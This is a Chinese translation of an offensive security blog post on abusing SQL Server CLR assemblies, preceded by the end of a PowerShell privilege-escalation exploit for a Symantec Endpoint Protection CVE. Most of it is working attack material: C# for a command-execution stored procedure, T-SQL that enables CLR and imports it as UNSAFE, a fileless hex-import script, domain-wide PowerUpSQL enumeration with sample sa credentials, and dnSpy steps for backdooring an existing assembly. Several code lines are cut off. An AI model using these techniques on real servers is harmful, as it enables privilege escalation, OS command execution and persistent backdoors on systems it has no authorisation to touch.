    Write-Host "[*] Adding debugger key to on IFEO of wsqmcons.exe..." -ForeGrou
    New-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image F
    Write-Host "[*] Starting the Consolidator Task..." -ForeGroundColor "Green"
    Get-ScheduledTask "Consolidator" | Start-ScheduledTask
    Write-Host "Done, cmd.exe should be running as NT AUTHORITY\SYSTEM" -ForeGrc
} else{
    Write-Host "[!] Tamper protection on, exiting" -ForeGroundColor "Red"
}
```

翻译自： CVE-2019–12757: Local Privilege Escalation in Symantec Endpoint Protection

攻击SQL Server CLR程序集

来源：Attacking SQL Server CLR Assemblies 在此博客中，我将扩展李·克里斯滕森（Lee Christensen）开发的CLR程序集攻击，并将在Nathan Kirk的CLR博客系列中进行介绍。我将回顾如何在SQL Server中创建，导入，导出和修改CLR程序集，以实现特权升级，OS命令执行和持久性为目标。我还将分享一些新的PowerUpSQL函数，这些函数可用于在Active Directory环境中更大规模地执行CLR攻击。

什么是SQL Server中的自定义CLR程序集？ 为了撰写本博客，我们将定义一个公共语言运行时（CLR）程序集作为可导入SQL Server的.NET DLL（或DLL组）。导入的DLL方法可以链接到存储过程并通过TSQL执行。创建和导入自定义CLR程序集的功能是开发人员扩展SQL Server本机功能的一种好方法，但是也为攻击者创造了机会。

如何为SQL Server创建自定义CLR DLL 下面是一个基于Nathan Kirk的工作和一些不错的Microsoft文章的用于执行OS命令的C＃模板。当然，您可以进行所需的任何修改，将文件保存到“ c：\ temp \ cmd_exec.cs”。

```
using System;
using System.Data;
using System.Data.SqlClient;
using System.Data.SqlTypes;
using Microsoft.SqlServer.Server;
using System.IO;
using System.Diagnostics;
using System.Text;

public partial class StoredProcedures
{
    [Microsoft.SqlServer.Server.SqlProcedure]
    public static void cmd_exec (SqlString execCommand)
    {
        Process proc = new Process();
        proc.StartInfo.FileName = @"C:\Windows\System32\cmd.exe";
        proc.StartInfo.Arguments = string.Format(@" /C {0}", execCommand.Value);
        proc.StartInfo.UseShellExecute = false;
        proc.StartInfo.RedirectStandardOutput = true;
        proc.Start();

        // Create the record and specify the metadata for the columns.
        SqlDataRecord record = new SqlDataRecord(new SqlMetaData("output", SqlDt

        // Mark the beginning of the result set.
        SqlContext.Pipe.SendResultsStart(record);

        // Set values for each column in the row
        record.SetString(0, proc.StandardOutput.ReadToEnd().ToString());

        // Send the row back to the client.
        SqlContext.Pipe.SendResultsRow(record);

        // Mark the end of the result set.
        SqlContext.Pipe.SendResultsEnd();

        proc.WaitForExit();
        proc.Close();
    }
}
```

使用csc.exe编译器将“ c: \ temp \ cmd_exec.cs”简单地编译为DLL。即使您没有安装Visual Studio，csc.exe编译器也会默认附带.NET框架。它在Windows系统上的某个位置。可以用PowerShell命令来帮助找到它。 `Get-ChildItem -Recurse "C:\Windows\Microsoft.NET\" -Filter "csc.exe" | Sort-Object fullname -Descending | Select-Object fullname -`

`First 1 -ExpandProperty fullname` 使用如下命令编译

```
 C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /target:library
c:\temp\cmd_exec.cs
```

如何将CLR DLL导入SQL Server 要将新的DLL导入SQL Server，需要sysadmin特权，CREATE ASSEMBLY权限或ALTER ASSEMBLY权限。请按照以下步骤注册DLL并将其链接到存储过程，以便可以通过TSQL执行cmd_exec方法。 以系统管理员身份登录到SQL Server，并在下面发出TSQL查询。


```
-- Select the msdb database
use msdb

-- Enable show advanced options on the server
sp_configure 'show advanced options',1
RECONFIGURE
GO
-- Enable clr on the server
sp_configure 'clr enabled',1
RECONFIGURE
GO

-- Import the assembly
CREATE ASSEMBLY my_assembly
FROM 'c:\temp\cmd_exec.dll'
WITH PERMISSION_SET = UNSAFE;

-- Link the assembly to a stored procedure
CREATE PROCEDURE [dbo].[cmd_exec] @execCommand NVARCHAR (4000) AS EXTERNAL NAME
GO
```

现在，您应该能够通过“ msdb”数据库中的“ cmd_exec”存储过程执行OS命令，如下例所示。



完成后，可以使用下面的TSQL删除过程和程序集。 `DROP PROCEDURE cmd_exec DROP ASSEMBLY`

```
my_assembly
```

以十六进制无文件方式导入CLR 如果您阅读Nathan Kirk的原始博客系列，您已经知道将CLR程序集导入SQL Server时不必引用DLL文件。“ CREATE ASSEMBLY”还将接受CLR DLL文件的十六进制字符串表示形式。以下是一个PowerShell脚本示例，该示例显示了如何将“ cmd_exec.dll”文件转换为TSQL命令，该命令可用于创建不带物理文件引用的程序集。

```
# Target file
$assemblyFile = "c:\temp\cmd_exec.dll"

# Build top of TSQL CREATE ASSEMBLY statement
$stringBuilder = New-Object -Type System.Text.StringBuilder
$stringBuilder.Append("CREATE ASSEMBLY [my_assembly] AUTHORIZATION [dbo] FROM `r

# Read bytes from file
$fileStream = [IO.File]::OpenRead($assemblyFile)
while (($byte = $fileStream.ReadByte()) -gt -1) {
    $stringBuilder.Append($byte.ToString("X2")) | Out-Null
}

# Build bottom of TSQL CREATE ASSEMBLY statement
$stringBuilder.AppendLine("`nWITH PERMISSION_SET = UNSAFE") | Out-Null
$stringBuilder.AppendLine("GO") | Out-Null
$stringBuilder.AppendLine(" ") | Out-Null

# Build create procedure command
$stringBuilder.AppendLine("CREATE PROCEDURE [dbo].[cmd_exec] @execCommand NVARCH
$stringBuilder.AppendLine("GO") | Out-Null
$stringBuilder.AppendLine(" ") | Out-Null

# Create run os command
$stringBuilder.AppendLine("EXEC[dbo].[cmd_exec] 'whoami'") | Out-Null
$stringBuilder.AppendLine("GO") | Out-Null
$stringBuilder.AppendLine(" ") | Out-Null

# Create file containing all commands
$stringBuilder.ToString() -join "" | Out-File c:\temp\cmd_exec.txt
```

如果一切顺利，“ c: \ temp \ cmd_exec.txt”文件应包含以下TSQL命令。在示例中，十六进制字符串已被截断，但您的字符串应更长。😉

```
-- Select the MSDB database
USE msdb

-- Enable clr on the server
Sp_Configure 'clr enabled', 1
RECONFIGURE
GO

-- Create assembly from ascii hex
CREATE ASSEMBLY [my_assembly] AUTHORIZATION [dbo] FROM
0x4D5A900003000000004000000F[TRUNCATED]
WITH PERMISSION_SET = UNSAFE
GO

-- Create procedures from the assembly method cmd_exec
CREATE PROCEDURE [dbo].[my_assembly] @execCommand NVARCHAR (4000) AS EXTERNAL NA
GO

-- Run an OS command as the SQL Server service account
EXEC[dbo].[cmd_exec] 'whoami'
GO
```

当您从SQL Server中的“ c: \ temp \ cmd_exec.txt”文件中以系统管理员身份运行TSQL时，输出应如下所示：

```
CREATE ASSEMBLY [my_assembly] AUTHORIZATION [dbo] FROM
0x4D5A90000300000004000000FFFF0000B80000000000000040000000000000000000000000000000
WITH PERMISSION_SET = UNSAFE
GO
CREATE PROCEDURE [dbo].[cmd_exec] @execCommand NVARCHAR (4000) AS EXTERNAL NAME [my_ass
GO
EXEC[dbo].[my_assembly] 'whoami'
GO

cmd_exec 'whoami'
```

	output
1	nt authority\system

PowerUpSQL自动化 如果您尚未使用PowerUpSQL，则可以在此处访问设置页面。

我制作了一个PowerUpSQL函数调用“ Create-SQLFileCLRDll”，以动态创建类似的DLL和TSQL脚本。它还支持用于设置自定义程序集名称，类名称，方法名称和存储过程名称的选项。如果未指定，则将它们全部随机化。下面是一个基本的命令示例：

```
PS C:\temp> Create-SQLFileCLRDll -ProcedureName “runcmd” -OutFile runcmd -OutDir
C# File: c:\temp\runcmd.csc
CLR DLL: c:\temp\runcmd.dll
SQL Cmd: c:\temp\runcmd.txt
```


下面是一个简短的脚本，用于生成10个示例CLR DLL / CREATE ASSEMBLY TSQL脚本。在实验室中使用CLR组件时，它可以派上用场。 `1..10| %{ Create-SQLFileCLRDll -Verbose -ProcedureName myfile$_ -OutDir c:\temp -OutFile myfile$_ }`

如何列出现有的CLR程序集和CLR存储过程 您可以使用下面的TSQL查询来验证您的CLR程序集是否正确设置，或者寻找现有的用户定义的CLR程序集。

注意：这是我在此处找到的一些代码的修改版本。

```
USE msdb;
SELECT      SCHEMA_NAME(so.[schema_id]) AS [schema_name],
            af.file_id,
            af.name + '.dll' as [file_name],
            asmbly.clr_name,
            asmbly.assembly_id,
            asmbly.name AS [assembly_name],
            am.assembly_class,
            am.assembly_method,
            so.object_id as [sp_object_id],
            so.name AS [sp_name],
            so.[type] as [sp_type],
            asmbly.permission_set_desc,
            asmbly.create_date,
            asmbly.modify_date,
            af.content
FROM        sys.assembly_modules am
INNER JOIN  sys.assemblies asmbly
ON          asmbly.assembly_id = am.assembly_id
INNER JOIN  sys.assembly_files af
ON         asmbly.assembly_id = af.assembly_id
INNER JOIN  sys.objects so
ON          so.[object_id] = am.[object_id]
```


通过此查询，我们可以看到文件名，程序集名称，程序集类名称，程序集方法以及该方法映射到的存储过程。



您应该在结果中看到“ my_assembly”。如果运行了我之前提供的“ Create-SQLFileCLRDll”命令生成的10个TSQL查询，那么您还将看到与这些程序集相关的程序集信息。 我在PowerUpSQL中为此添加了一个名为“ Get-SQLStoredProcedureCLR”的函数，该函数将迭代可访问的数据库并为每个数据库提供程序集信息。下面是命令示例。 `Get-SQLStoredProcedureCLR -Verbose -Instance MSSQLSRV04\SQLSERVER2014 -Username sa -Password 'sapassword!' | Out-GridView` 您还可以使用以下命令针对所有域SQL Server执行该命令（前提是您具有正确的权限）。 `Get-SQLInstanceDomain -Verbose | Get-SQLStoredProcedureCLR -Verbose -Instance MSSQLSRV04\SQLSERVER2014 -Username sa -Password 'sapassword!' | Format-Table -AutoSize`

映射过程参数 并非只有攻击者会创建不安全的程序集。有时，开发人员会创建执行OS命令或与操作系统资源进行交互的程序集。结果，定向和反转这些程序集有时会导致权限提升错误。例如，如果我们的程序集已经存在，我们可以尝试确定它接受的参数以及如何使用它们。只是为了好玩，让我们使用下面的查询盲目确定“ cmd_exec”存储过程采用哪些参数。

```
SELECT                pr.name as procname,
                          pa.name as param_name,
                          TYPE_NAME(system_type_id) as Type,
                          pa.max_length,
                          pa.has_default_value,
                          pa.is_nullable
FROM                 sys.all_parameters pa
INNER JOIN             sys.procedures pr on pa.object_id = pr.object_id
WHERE                 pr.type like 'pc' and pr.name like 'cmd_exec'
```




在此示例中，我们可以看到它仅接受一个名为“ execCommand”的字符串参数。以存储过程为目标的攻击者可能能够确定它可以用于OS命令执行。

将SQL Server中存在的CLR程序集导出到DLL 查找现有升级路径的唯一选择不是简单地测试现有CLR组装过程的功能。在SQL Server中，我们还可以将用户定义的CLR程序集导出回DLL。😊让我们谈谈从CLR识别到CLR源代码！首先，我们必须识别程序集，将它们导出回DLL，然后反编译它们，以便可以分析它们的问题（或进行修改以注入后门程序） 使用PowerUpSql `Get-SQLStoredProcedureCLR -Verbose -Instance MSSQLSRV04\SQLSERVER2014 -Username sa -Password 'sapassword!' | Format-Table -AutoSize` 相同的功能支持“ ExportFolder”选项，会将程序集DLL导出到该文件夹。以下是示例命令和示例输出。 `Get-SQLStoredProcedureCLR -Verbose -Instance MSSQLSRV04\SQLSERVER2014 -ExportFolder c:\temp -Username sa -Password 'sapassword!' | Format-Table -AutoSize`

```
PS C:\temp> $Results = Get-SQLStoredProcedureCLR -Verbose -Instance MSSQLSRV04\SQLSERVER2014 -ExportFolder c:\temp
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Connection Success.
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Searching for CLR stored procedures in master
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile6.dll Assembly:pjPEkzro Class:eFgnfR Method:ZiQmtvxF Proc:sp_myfil
VERBOSE: MSSQLSRV04\SQLSERVER2014 :   Creating export folder: c:\temp\CLRExports
VERBOSE: MSSQLSRV04\SQLSERVER2014 :   Creating server folder: c:\temp\CLRExports\MSSQLSRV04_SQLSERVER2014
VERBOSE: MSSQLSRV04\SQLSERVER2014 :   Creating database folder: c:\temp\CLRExports\MSSQLSRV04_SQLSERVER2014\master
VERBOSE: MSSQLSRV04\SQLSERVER2014 :   Exporting myfile6.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile5.dll Assembly:YAJZRWjwb Class:YpxifjnDE Method:pVIHWWXLC Proc:sp_
VERBOSE: MSSQLSRV04\SQLSERVER2014 :   Exporting myfile5.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile4.dll Assembly:oYHtuPpAsi Class:dEfsaM Method:SCBHweGVRI Proc:sp_m
VERBOSE: MSSQLSRV04\SQLSERVER2014 :   Exporting myfile4.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile3.dll Assembly:oFRhvgrwtU Class:hKkHwnQ Method:zQfNeUKVbw Proc:sp_
VERBOSE: MSSQLSRV04\SQLSERVER2014 :   Exporting myfile3.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile2.dll Assembly:rUDulPc Class:YxTAivB Method:wekgFfj Proc:sp_myfile
VERBOSE: MSSQLSRV04\SQLSERVER2014 :   Exporting myfile2.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile1.dll Assembly:zRcUnuKZ Class:NadyjGClIe Method:OgoiHGWR Proc:sp_m
VERBOSE: MSSQLSRV04\SQLSERVER2014 :   Exporting myfile1.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile10.dll Assembly:gvCSUAaMuw Class:oFUGkHJfcI Method:MBTicRdaQG Proc
VERBOSE: MSSQLSRV04\SQLSERVER2014 :   Exporting myfile10.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile9.dll Assembly:jlFHb Class:qswuXeEA Method:QEilm Proc:sp_myfile9
VERBOSE: MSSQLSRV04\SQLSERVER2014 :   Exporting myfile9.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile8.dll Assembly:tGOpv Class:ezlwSr Method:mSskX Proc:sp_myfile8
VERBOSE: MSSQLSRV04\SQLSERVER2014 :   Exporting myfile8.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile7.dll Assembly:JlItjoQb Class:tkfxygPsH Method:MobKiQYa Proc:sp_my
VERBOSE: MSSQLSRV04\SQLSERVER2014 :   Exporting myfile7.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Searching for CLR stored procedures in tempdb
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Searching for CLR stored procedures in model
```

如果您是域用户和sysadmin，则也可以使用以下命令按比例导出CLR DLL `Get-SQLInstanceDomain -Verbose | Get-SQLStoredProcedureCLR -Verbose -Instance MSSQLSRV04\SQLSERVER2014 -Username sa -Password 'sapassword!' -ExportFolder c:\temp | Format-Table -AutoSize` DLL可以在输出文件夹中找到。该脚本将基于每个服务器

名称，实例和数据库名称动态构建文件夹结构。




现在，您可以使用自己喜欢的反编译器查看源代码.


修改CLR DLL并覆盖已经导入到SQL Server的程序集 下面简要概述如何使用dnSpy反编译，查看，编辑，保存和重新导入现有的SQL Server CLR DLL。您可以从此处下载dnSpy 。

对于本练习，我们将修改先前从SQL Server导出的cmd_exec.dll。

- 在dnSpy中打开cmd_exec.dll文件。在左侧面板中，向下钻取，直到找到" cmd_exec"方法并将其选中。这将立即允许您查看源代码并开始寻找错误。



- 接下来，右键单击包含源代码的右面板，然后选择“编辑方法（C#）...”。



- 随心所欲地编辑代码。但是，在此示例中，我添加了一个简单的“后门”，每次调用“ cmd_exec”方法时，该文件都会将一个文件添加到“ c：\ temp \”目录中。示例代码和屏幕截图如下

```
[SqlProcedure]
public static void cmd_exec(SqlString execCommand)
{
  Process expr_05 = new Process();
  expr_05.StartInfo.FileName = "C:\\Windows\\System32\\cmd.exe";
  expr_05.StartInfo.Arguments = string.Format(" /C {0}", execCommand.Value);
  expr_05.StartInfo.UseShellExecute = true;
  expr_05.Start();
  expr_05.WaitForExit();
  expr_05.Close();
  Process expr_54 = new Process();
  expr_54.StartInfo.FileName = "C:\\Windows\\System32\\cmd.exe";
  expr_54.StartInfo.Arguments = string.Format(" /C 'whoami > c:\\temp\\clr_b
  expr_54.StartInfo.UseShellExecute = true;
  expr_54.Start();
  expr_54.WaitForExit();
  expr_54.Close();
}
```

```
Edit Code  cmd_exec(SqlString) : void @06000001


using System.Data.SqlTypes;
using System.Diagnostics;
using Microsoft.SqlServer.Server;

// Token: 0x02000002 RID: 2
public partial class StoredProcedures
{
    // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
    [SqlProcedure]
    public static void cmd_exec(SqlString execCommand)
    {
        Process process = new Process();
        process.StartInfo.FileName = "C:\\windows\\System32\\cmd.exe";
        process.StartInfo.Arguments = string.Format(" /C {0}", execCommand.Value);
        process.StartInfo.UseShellExecute = false;
        process.StartInfo.RedirectStandardOutput = true;
        process.Start();
        SqlDataRecord sqlDataRecord = new SqlDataRecord(new SqlMetaData[]
        {
            new SqlMetaData("output", SqlDbType.NVarChar, 4000L)
        });
        SqlContext.Pipe.SendResultsStart(sqlDataRecord);
        sqlDataRecord.SetString(0, process.StandardOutput.ReadToEnd().ToString());
        SqlContext.Pipe.SendResultsRow(sqlDataRecord);
        SqlContext.Pipe.SendResultsEnd();
        process.WaitForExit();
        process.Close();

        Process backdoor = new Process();
        backdoor.StartInfo.FileName = "C:\\windows\\System32\\cmd.exe";
        backdoor.StartInfo.Arguments = string.Format(" /C whoami > c:\\temp\\clr_backdoor.txt", execCommand.Value);
